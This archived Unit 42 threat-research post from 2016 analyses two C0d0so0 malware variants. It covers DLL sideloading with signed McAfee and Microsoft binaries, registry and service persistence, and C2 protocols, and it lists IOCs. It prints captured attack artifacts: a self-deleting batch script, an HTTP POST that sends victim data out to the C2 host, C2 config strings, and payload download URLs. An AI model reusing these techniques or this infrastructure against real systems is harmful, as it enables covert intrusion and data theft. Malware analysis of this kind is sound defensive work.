New Attacks Linked to C0d0so0 Group

By Josh Grunzweig, Bryan Lee

Published: 2016-01-22 · Archived: 2026-04-05 22:29:51 UTC

While recently researching unknown malware and attack campaigns using the AutoFocus threat intelligence platform, Unit 42 discovered new activity that appears related to an adversary group previously called “C0d0so0” or “Codoso”. This group is well known for a widely publicized attack involving the compromise of Forbes.com, in which the site was used to compromise selected targets via a watering hole to a zero-day Adobe Flash exploit. Compared to other adversary groups, C0d0so0 has shown the use of more sophisticated tactics and tools and has been linked to leveraging zero-day exploits on numerous occasions in combination with watering hole and spear phishing attacks.

In the newly discovered attack campaign, Unit 42 identified attacks targeting organizations within the telecommunications, high tech, education, manufacturing, and legal services industries. The attacks likely were initially delivered via spear-phishing e-mails, or as demonstrated by C0d0so0 in the past, legitimate websites that had been previously compromised then used as watering holes for the selected victims.

In such situations, the victims would then be redirected to another set of compromised websites. These websites hosted malware that would be side-loaded with a legitimate signed executable. These tactics are becoming increasingly common by malware authors in order to evade security products and controls. Two variants of the malware employed by C0d0so0 were discovered—one that used HTTP for command and control (C2) communications, and one that used a custom network protocol over port 22.

In these newly discovered C0d0so0 attacks, several of the targeted hosts were identified as server systems, instead of user endpoints, suggesting the possibility that these specific targets will be used in future attacks as additional watering holes. Both of the malware variants encoded and compressed the underlying network traffic to bypass any network-based security controls that were implemented.

The malware variants in question do not appear to belong to any known malware family, although the structure of the network communication does bear a resemblance to the Derusbi malware family, which has shown to be unique to Chinese cyber espionage operators. Past observations of Derusbi in various attack campaigns indicate the version used was compiled specifically for that campaign. Derusbi has had both the client and server variants deployed, using different combinations of configurations and modules. The newly discovered activity is consistent with this procedure, with compile times only a few days prior to the observed attacks.

Infrastructure




Figure 1: Attacker infrastructure
(Click to view full size.)

The following primary C2 servers for the malware variants were identified:

- jbossas[.]org
- supermanbox[.]org
- microsoft-cache[.]com

The ‘jbossas’ and ‘supermanbox’ domains were found to resolve to the same Hong Kong based IP address, 121.54.168.230. A total of three unique samples were identified communicating with these two domains using the raw network protocol communicating over port 22. They used what appeared to be three separate legitimate websites that looked to be compromised for malware distribution.

The ‘microsoft-cache’ domain was used by the malware variant that communicated over HTTP. We found four unique samples communicating with this domain, which resolved to the same Hong Kong-based IP address used by the first two domains.

Malware Analysis – HTTP Variant

This variant was disguised as a serial number generator for the popular AVG anti-virus product. When executed, the binary will drop and run the serial generator for AVG.

Figure 2: AVG serial generator

It will also drop the following two files:

% LOCALAPPDATA %\dbgeng.dll
% LOCALAPPDATA %\fakerx86.exe

The dropped DLL in question is sideloaded with the legitimate fakerx86.exe executable, which is the symbolic debugger for Microsoft Windows.

Upon loading the malicious DLL, a number of encrypted blobs are decrypted using single-byte XOR keys. Strings are separated by five bytes of junk data, which is consistent across all samples witnessed.

```
.data:10016440 ; char unk_10016440[]
.data:10016440 unk_10016440     db  70h ; p             ; DATA XREF: DllMain(x,x,x):loc_10002E0F'w
.data:10016441                  db  74h ; t
.data:10016442                  db  50h ; P
.data:10016443                  db  51h ; Q
.data:10016444                  db  31h ; 1
.data:10016445 aOpen            db 'open',0
.data:1001644A                  db  4Fh ; O
.data:1001644B                  db  65h ; e
.data:1001644C                  db  68h ; h
.data:1001644D                  db  58h ; X
.data:1001644E                  db  45h ; E
.data:1001644F a@echoOffPing12 db '@echo off',0Ah
.data:1001644F                  db 'ping 127.1 > nul',0Ah
.data:1001644F                  db 'del %%1',0Ah
.data:1001644F                  db 'if exist %%1 del %%1 else goto Bye',0Ah
.data:1001644F                  db 'ping 127.1 > nul',0Ah
.data:1001644F                  db 'if exist %%1 del %%1 else goto Bye',0Ah
.data:1001644F                  db 'ping 127.1 > nul',0Ah
.data:1001644F                  db 'if exist %%1 del %%1 else goto Bye',0Ah
.data:1001644F                  db ':Bye',0Ah
.data:1001644F                  db 'del %%0',0
```

Figure 3: Decrypted strings

The following IDAPython script can be used to both decrypt and parse these encrypted blobs:

```
1
2  def xor(size, key, buff):
3  for index in range(0,size):
4  cur_addr = buff + index
5  temp = idc.Byte(cur_addr) ^ key
6  idc.PatchByte(cur_addr, temp)
7  def parse_config(size, buff):
8  last_string = buff
9  while last_string < buff+size:
10 next_string = last_string+5
11 idaapi.make_ascii_string(next_string, 0, ASCSTR_C)
12 string = GetString(next_string, -1, ASCSTR_C)
13 print "Found string:", string
14 last_string = next_string+len(string)+1
15 def decrypt_and_parse(size, key, buff):
16 xor(size, key, buff)
17 parse_config(size, buff)
18
```

After various data is decrypted, the malware will ensure that it is not running within the context of the rundll32.exe executable. This simple check acts as a simple anti-reversing mechanism, and ensures it is not running in either an analyst environment or a sandbox.

It continues to ensure persistent execution by setting the following registry key:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Windows Debug Tools – %LOCALAPPDATA%\fakerx86.exe

The malware variant continues to spawn new threads that are responsible for network communication and other malicious activities. It then gathers information about the victim machine, including the following:

- MAC Address

- IP Address
- Username
- Hostname
- CPU Information

This information will eventually be exfiltrated via a HTTP POST request, as seen below. The data sent is base64-encoded.

```
POST /world/video/shrien-dewani-arrives-uk-murder-trial-collapses-video?0018853134657287&data=nnaklmtmhuzg HTTP/1.1
Referer: http://www.google.com.uk
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: www.microsoft-cache.com
Content-Length: 2756
Connection: Keep-Alive
Cache-Control: no-cache
Pragma: no-cache
```


```
EggAAOUKw3kABAAAAAAAACAAAjeWR5ZHlleXf5crlyuWS5ZLlkuXL5YjljOWG5ZfliuWW5Yrlg
+WR5cjlhuWE5YbljeWA5cvlhuWK5Yjl3+XR5dHl1uXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5e
Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5
eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5e
Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5
eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5e
Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5bXl5eXk5eXl5eXl5eXl5eW15anlpOWm5aDlreWq5anlyOXT5aPl0+Xc5dzlpOXl5
eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXlpOWB5YjljOWL5YzlluWR5ZflhOWR5Yrll
+Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5SVNUf7l5eXl5eXl5eXl5eXl5eXl5eXl5e
Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5OXl5c3v5eXk5eXlUOTl5eV1Hbrl5eXlrOWL5ZHlgOWJ5
cXlpuWl5bDlxeWT5YDll
+WW5YzliuWL5cXlleXL5dTl0OXL5dTl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl
5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eX
l5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5e
Xl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5eXl5
eXl5eXl5eXl5eXl5eXlxebl5b3n5eU=
```


Figure 4: Malware exfiltrating victim information

All network communication for this malware variant takes places over HTTP. The server will respond with data similar to the following:

```
HTTP/1.1 200 OK
Cache-Control:no-store, no-cache
Connection:Close
Pragma:no-cache
Content-Type:text/html
Expires:0
Server:Microsoft-IIS/7.5
Content-Length:311

<!doctype html>
<html>
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta content="text/html; charset=UTF-8" http-equiv="content-type">
<title>200</title>
<style>
body {background-color:#028300;}
</style>
</head>
<body>
The Page You Looking For Is There.
....EgAAAJBfUmkAAAoAAAAAAAAA
```

Figure 5: C2 server response

The malware will parse the ‘background-color’ parameter in the C2 response to determine what offset it will read. In the above example, the ‘028300’ is converted to an integer and divided by 100 to produce a result of 283. The malware proceeds to read in data at offset 283. The first four bytes of this data represent the total length. The remaining data is base64-decoded and parsed. This base64-decoded data has the following data structure:




Figure 6: Network data structure

The server will respond with a DLL file that has the following exports:

- StartWorker
- StopWorker
- WorkerRun
- DllEntryPoint

When loaded, this DLL attempts to download further plugins from the remote server. At the time of analysis, no plugins were available as the command and control server was no longer active.

Malware Analysis – Port 22 Variant

This variant, which appears to be more recent than the HTTP variant, is delivered via the filename of ‘McAltLib.dll’ and is configured to be side-loaded with the legitimate McAfee mcs.exe executable.

Figure 7: Malware side-loaded with mcs.exe executable

When initially loaded, the malware will register itself as a service with the following parameters:

Service Name: Dncp
Display Name: Dncp Client
Binary Path: %SystemRoot%\System32\svchost.exe -k netsvcs

Startup Type: SERVICE_AUTO_START
Account: LocalSystem

Additionally, the following registry keys are set or modified:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost\netsvcs : Appends 'Dncp'

HKLM\SYSTEM\CurrentControlSet\Services\Dncp\Description: "Registers and updates IP addresses and DNS records for this computer.If this service is stopped, this computer will not receive dynamic IP addresses and DNS updates.If this service is disabled, any services that explicitly depend on it will fail to start"

HKLM\SYSTEM\CurrentControlSet\Services\Dncp\Parameters\ServiceDll : Path to McAltLib.dll

These modifications configure the McAltLib.dll to execute in the context of a service and to be run automatically when the machine is rebooted. When the malware is initially executed, it will open and start the 'Dncp' service after the service is created. When run in the context of a service, the malware will spawn two threads.

Throughout execution of this variant, it will call a function responsible for decrypting subsequent instructions. After the instructions have completed executing, another function is called that will re-obfuscate the previously executed instructions. This acts as an anti-reversing technique by the author.

Figure 8: Anti-reversing technique used by the malware

One of the threads is responsible for deleting the original McAfee mcs.exe executable. It will enter a loop attempting to delete the mcs.exe executable that is located in the same directory as McAltLib.dll.

The other thread is responsible for collecting victim information, communicating with a remote host, and downloading/loading further malware. It begins by generating and parsing a configuration string. The following configuration string is used in this particular instance of the malware:

/s www.supermanbox[.]org /p 22 /st 60 /rt 60


In the above example, the first parameter is the remote hostname and the second parameter is the port over which communication occurs. The remaining parameters are most likely used as sleep timers.

It proceeds to collect the following information from the victim:

- MAC Address
- IP Address
- Username
- Hostname
- CPU Information
- Default Internet Explorer User-Agent

This information is exfiltrated in a newly spawned thread with a randomly chosen delay timer of 1-3 minutes in between attempts.

The malware then proceeds to send an initial beacon to the hostname/port that is configured within the binary. This data contains victim information that was previously collected and the server responds with an acknowledgement. The malware proceeds to send a packet containing the victims MAC address. These packets have the following structure:



In the above example, only the first byte of the XOR key (0x84) is used for decryption. After the data is decrypted using this single-byte XOR key, it will then be decompressed using the LZO algorithm. The data represented above becomes the following after decryption and decompression takes place:

00000000: 2D 30 30 30 30 30 31 39 32 36 36 38 39 37 39 32 -000001926689792

00000010: 36 00 00 6..

This string is generated via the MAC address of the victim machine. The MAC address is converted from its original hexadecimal representation to an integer and formatted via a call to printf. It is most likely used as a unique identifier for the victim. Finally, the malware sends a similar request, only with a packet type of ’00 07 02 00’. The server responds with a DLL file that has the following exports:

- StartWorker
- StopWorker
- WorkerRun
- DllEntryPoint

When loaded, this DLL attempts to download further plugins from the remote server. At the time of analysis, no plugins were available as the command and control server was no longer active.

Similarities with Forbes.com Breach

When Forbes.com was compromised in November 2014, victims were infected with malware that loaded a file named wuservice.dll. Reverse-engineering this file indicates that the McAltLib.dll file identified in this attack is most likely a newer variant of the malware found in the forbes.com attack.

Of particular note, both samples use a single-byte XOR obfuscation routine where a large buffer is decrypted. Strings are separated by five bytes of garbage, as seen below.




Figure 9: Comparison of string encryption between samples

As seen in the above screenshot, there is a large overlap in unique strings in both samples. The original sample involved in the forbes.com breach used HTTP, which is consistent with the original variant discussed in this blog post. It should be noted that while the newest variant that uses direct network communication over port 22 no longer uses HTTP, references to the HTTP strings are still found within the sample itself. This is most likely due to code re-used by the attackers.

Overall capabilities between the forbes.com sample and the newest variants discussed are consistent. All samples execute the same overall capabilities, gathering and uploading victim information and attempting to download a secondary DLL then calling that DLL's 'StartWorker' exported function.

Conclusion

The tactics, techniques, and procedures (TTPs) used by C0d0so0 appear to be more sophisticated than many other adversary groups with multiple layers of obfuscation in use, as well as specific victim targeting in what appears to be an attempt at creating a staging area for additional attack.

Unit 42 will continue observation and research on this group's activity, as it appears this may be the beginning of the campaign. At this time, the following protections are in place for Palo Alto Networks customers:

- WildFire properly identifies samples as malicious
- AutoFocus tag created
- Domains flagged as malicious

Appendix

MD5: CD8C2BB644496D46BF1E91AD8A8F882B
SHA1: CC6EBEEA48A12B396C5FA797E595A0C3B96942DE
SHA256: 3EA6B2B51050FE7C07E2CF9FA232DE6A602AA5EFF66A2E997B25785F7CF50DAA
Size: 137728 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-11-18 15:03:50
C2: www.supermanbox[.]org:22

MD5: 26E863F917DA0B3F7A48304EB6D1B1D3
SHA1: F7984427093BA1FC08412F8594944CEFE2D86CBF
SHA256: 3577845D71AE995762D4A8F43B21ADA49D809F95C127B770AFF00AE0B64264A3
Size: 138752 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-11-19 16:57:29
C2: www.jbossas[.]org:22

MD5: B06A3A9744E9D4C059422E7AD729EF90
SHA1: 9BA2249F0A8108503820E2D9C8CBFF941089CB2D
SHA256: EA67D76E9D2E9CE3A8E5F80FF9BE8F17B2CD5B1212153FDF36833497D9C060C0
Size: 136704 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-11-16 16:21:22
C2: supermanbox[.]org:22

MD5: 1CB673679F37B6A3F482BB59B52423AB
SHA1: B630B7A8FE065E1A6F51EE74869B3938DC411126
SHA256: B690394540CAB9B7F8CC6C98FD95B4522B84D1A5203B19C4974B58829889DA4C
Size: 126976 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-07-15 09:38:15
C2: www.microsoft-cache[.]com

MD5: 39A95C4CBF28EAA534C8F4FC311FE558
SHA1: F6AEE373F2517F2FB686284C27A84A20999A15A5
SHA256: CCF87057A4AB02E53BFF5828D779A6E704B040AEF863F66E8F571638D7D50CD2
Size: 1973747 Bytes
File Type: PE32 executable (GUI) Intel 80386, for MS Windows
Compile Time: 2013-06-21 06:26:37
C2: www.microsoft-cache[.]com

MD5: 8AFECC8E61FE3805FDD41D4591710976
SHA1: 615B022A56E2473B92C22EFA9198A2210F21BDC3

SHA256: DE33DFCE8143F9F929ABDA910632F7536FFA809603EC027A4193D5E57880B292
Size: 126980 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-07-15 09:38:15
C2: www.microsoft-cache[.]com

MD5: 2161C859B21C1B4B430774DF0837DA9D
SHA1: 380FB5278907FAF3FCA61910F7ED9394B2337EDA
SHA256: DE984EDA2DC962FDE75093D876EC3FE525119DE841A96D90DC032BFB993DBDAC
Size: 117248 Bytes
File Type: PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Compile Time: 2015-07-08 13:18:55
C2: www.microsoft-cache[.]com

IOCs

Hashes

3ea6b2b51050fe7c07e2cf9fa232de6a602aa5eff66a2e997b25785f7cf50daa
3577845d71ae995762d4a8f43b21ada49d809f95c127b770aff00ae0b64264a3
ea67d76e9d2e9ce3a8e5f80ff9be8f17b2cd5b1212153fdf36833497d9c060c0
de33dfce8143f9f929abda910632f7536ffa809603ec027a4193d5e57880b292
b690394540cab9b7f8cc6c98fd95b4522b84d1a5203b19c4974b58829889da4c
de984eda2dc962fde75093d876ec3fe525119de841a96d90dc032bfb993dbdac
ccf87057a4ab02e53bff5828d779a6e704b040aef863f66e8f571638d7d50cd2

Domains

www.jbossas[.]org
supermanbox[.]org
www.supermanbox[.]org
www.microsoft-cache[.]com

IPs

121.54.168.230
218.54.139.20
210.181.184.64
42.200.18.194

URLs

218.54.139.20/example/McAltLib.dll
210.181.184.64/example/McAltLib.dll
42.200.18.194/example/McAltLib.dll

Source: https://unit42.paloaltonetworks.com/new-attacks-linked-to-c0d0s0-group/